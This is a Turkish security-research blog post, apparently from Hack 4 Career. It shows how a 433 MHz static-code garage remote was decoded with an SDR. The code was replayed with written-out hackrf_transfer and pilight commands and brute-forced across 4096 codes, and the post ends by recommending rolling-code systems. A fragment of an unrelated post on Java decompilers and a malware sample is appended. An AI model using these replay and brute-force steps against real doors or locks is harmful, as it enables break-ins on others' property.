
> *Yakın zamanda okuduğum Abusing the Internet of Things kitabının yazarı, modülasyonu güzel bir benzetmeyle anlatmıştı. Aynı benzetme üzerinden ilerleyecek olursam, ağzımızdan çıkan basınç dalgaları, karşı tarafa ulaşırken hava dediğimiz bir ortamda ilerlemektedir. Bu örneğe göre ağzımızdan çıkan basınç dalgasının, havada ilerleyecek dalgaya çevrilmesine (radyo sinyaline) modülasyon diyoruz. Bu dalganın (radyo sinyalinin), karşı tarafa iletilmesi esnasında kullandığı başka bir dalgaya ise taşıyıcı sinyal (carrier wave) diyoruz.*

Kumandanın hangi frekansta çalıştığını bulmak için kumandanın içini açıp rezonatörün üzerinde yazan rakama (R433T gibi) bakabilirdim. Tornavida ile çok fazla uğraşmak istemediğim için Deal Extreme'den 10$'a satın aldığım RTL2832U dijital tv alıcısı ve ücretsiz temin edilebilen HDSDR programı ile frekansı tespit etmeye karar verdim.


Dijital TV alıcıyı USB bağlantı noktasına bağladıktan ve HDSDR programını çalıştırdıktan sonra frekansı 433 MHZ'e (ISM bant planlaması gereği tahmin yürüttüm), modülasyonu ise AM olarak ayarlayıp F2 (start) tuşuna bastığımda, kumandanın ilgili bandı ve frekansı kullandığını gördüm. (Kumanda üzerinde herhangi bir butona bastığınızda, ilgili frekansta bir hareketlilik görüyorsanız bu durum, kumandanın ilgili frekansta veya o frekansa yakın bir frekans aralığında çalıştığına işaret etmektedir.)


ON
DIP
1 2 3 4 5 6 7 8 9 10


DVB-T+DAB+FM



Modülasyonu tespit etmek için ise HDSDR'de kayıt ettiğim sinyali Audacity adındaki ücretsiz ses düzenleme ve kaydetme yazılımı ile incelediğimde bunun ASK / OOK olduğunu gördüm. Sadece kumandada yer alan mikro anahtar dizisine (dipswitch) bakarak, gönderilen sinyalin 10 bit olabileceğini düşünebilirdim ancak kayıt ettiğim sinyale Audacity ile baktığımda, bunun aslında 12 bit olduğunu gördüm. (Sondaki bit ile aslında 13 bit gibi görünse de 12 bit olduğunu ve son bitin altbaşlık (footer) olduğunu yazının devamında göreceksiniz.)



Sinyali kendi içinde çözümleyip, aşağıdaki resimde olduğu gibi yüksek, alçak ve açık işaretleri, 0, 1 ve O şeklinde veriye çevirdiğimde, mikro anahtar dizisi ile örtüştüğünü ve başarılı bir şekilde sinyali veriye çevirdiğimi kısaca kumandayı kopyalayabilecek veriye (rf koduna) sahip olduğumu görebildim.

Bundan sonra gerisi ister Arduino, ister Raspberry Pi ile veriyi ASK ile modüle edip, garaj kapısına göndermeye kalmıştı. Tabii bunun için öncelikle 3$'ı gözden çıkarıp bir RF alıcı ve verici kiti almam gerekti. (Bu gibi güvenlik araştırmalarında zahmete giremem diyenleriniz var ise, benim gibi 330$ verip HackRF One kiti alarak tüm bu zahmetten kurtulabilirler. Bu arada ücretsiz Software Defined Radio (SDR) ve HackRF One eğitimine de buradan ulaşabilirsiniz.)


Öncelikle HackRF One cihazına o kadar para verdiğim için işleri ne kadar kolaylaştırabileceğini tecrübe etmek istedim. Bunun için daha önceden RF araştırmalarında kullanmak için satın aldığım RF prizleri üzerinde bir çalışma gerçekleştirdim. RF prizlerin kumandasını Hack RF One aygıtının antenine tutup, kumanda üzerinde yer alan ve prize elektrik akımı vermek için kullanılan butona (ON) basılı tutmaya başladıktan sonra aşağıdaki komut ile HackRF One'ın gönderilen sinyalleri aşağıdaki videoda yer aldığı üzere kolaylıkla kayıt altına aldım.

hackrf_transfer -r Funk-433Mhz-8M-8bit.bin -f 433000000 -s 8000000 -l 40


Sinyalleri 30 saniye kadar kayıt ettikten sonra aşağıdaki komutu çalıştırarak, HackRF One aygıtının kayıt ettiği sinyalleri RF prize göndermesini sağladım. Kısa bir süre sonra RF prize bağlı lambanın yandığını ve sinyalin HackRF One ile çok kolay bir şekilde tekrarlanabildiğini (REPLAY) tecrübe ettim.

hackrf_transfer -t Funk-433Mhz-8M-8bit.bin -f 433000000 -s 8000000 -x 47

HackRF One yerine Raspberry Pi ile ilerlemek isteyenler ise 3$'a satın alacakları RF alıcı ve vericiyi Raspberry Pi'nin GPIO pinlerine bağladıktan sonra pilight adındaki ve akıllı cihazları Raspberry Pi üzerinden yönetmek için geliştirilmiş olan bu araçtan faydalanabilirler.



Raspberry Pi ile ilerlemek için ilk olarak pilight-debug komutu ile RF sinyallerini dinlemeye başlayan pilight aracı ile garaj kumandasının kapı açma butonuna basıldığında gönderdiği sinyali (RF kodunu) kayıt altına aldım. Ardından da pilight-send -p raw -c komutu ile tespit ettiğim RF kodunu kapıya göndererek aşağıda yer alan videoda görüleceği üzere kapıyı başarıyla açabildim :)



pilight aracı ile aynı sistemi ve benzer kod dizilimini kullanan garaj kapılarına deneme yanılma (brute-force) saldırısı yapmak pratikte ne kadar kolay sorusuna yanıt bulmak için ise öncelikle RF kodunu 1, 0 ve O şeklinde grupladım. (Gruplama ile ilgili örnekler ve detaylı bilgi için pilight'ın wiki sayfasından faydalanabilirsiniz.)

(Sansürlenmiştir) O


510 255 510 255 1
510 510 255 255 0
510 510 255 255 0
510 510 255 255 0
510 510 255 255 0
510 510 255 255 0
510 255 510 255 1
510 510 255 255 0
510 255 510 255 1

510 255 510 255 1
510 510 255 255 0

(Sansürlenmiştir) altbaşlık (footer)

Kumandanın 12 bit uzunluğunda bir sinyal gönderdiğini bildiğim için 1 olan değerlerin 0, 0 olan değerlerin 1 olacağını ve ilk bit olan O'nun da bir farklı değere sahip olabileceğini (kısaca yüksek ise düşük, düşük ise yüksek işaret gibi) göz önünde bulundurarak, bu garaj kapısının kapıyı açmak için 2 üzeri 12 yani 4096 farklı RF kodundan birini kabul edeceğini hesaplamam pek zor olmadı.

Python ile daha önceden hazırlamış olduğum 4096 tane RF kodunu, pilight aracı ile garaj kapısına gönderen Garage Door Bruteforcer isimli bir araç hazırladım. 3 dakika sonunda bu aracın, garaj kapısına 500 tane RF kodu gönderebildiğini gördüm. (Basit bir hesaplama ile bu aracın, garaj kapısını açacak kodu ~30 dakikada üretebileceğini söyleyebiliriz. OpenSesame gibi bir cihaz ile ise bu süreyi saniyeler mertebesine indirmek de mümkündür.)



Bu tür saldırılara baktığımızda, deneme yanılma saldırıları ve tekrarlama saldırılarının statik kod kullanan RF alıcılara karşı başarılı olduğun görüyoruz. Günümüzde üretilen modern araba kilit ve kumanda sistemlerine, alarm sistemlerine, garaj kapı sistemlerine baktığımızda ise çoğunun güvenli olarak kabul ettiğimiz değişken (rolling) kod kullandığını görebiliriz. Sonuç olarak bu tür saldırılara karşı değişken kod kullanan sistemleri kullanmak doğru bir tercih olacaktır.

Bu yazının RF dünyasına adım atmak isteyen güvenlik uzmanları ve güvenlik araştırmacıları için faydalı olacağını ümit ederek, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post RF Dünyası ve Güvenlik appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.


Java Kaynak Kodu Dönüştücüleri


Source: https://www.mertsarica.com/java-kaynak-kodu-donustuculeri/


By M.S on March 1st, 2016

Bayt kodu seviyesinde çalışmanın kimi zaman zorlayıcı olduğuna hak veriyorum. Mevzu bahis bir Java zararlı yazılımını analiz etmek olduğunda, eldeki class dosyalarını Java kaynak koduna çevirmek, çoğu analistin izleyeceği adımların başında yer alıyor. Ancak Temmuz ayındaki yazımda (Java Bayt Kod Hata Ayıklaması) da bahsettiğim üzere, gizleme (obfuscator) aracından (Allatori gibi) faydalanan bir zararlı yazılım ile karşı karşıya kaldığınızda, kaynak koduna dönüştürücüleri (JD gibi) çoğu zaman sizi yarı yolda bırakabiliyor.

Aralık ayı gibi, sahte bir e-posta ile hacklenmiş olduğunu düşündüğüm bir web sitesi üzerinden indirilmesi sağlanan ve her indirilme isteğinde, farklı bir şifre ile paketlenen siparisler.rar (siparisler.jar) adında bir Java zararlı yazılımı dikkatimi çekti.




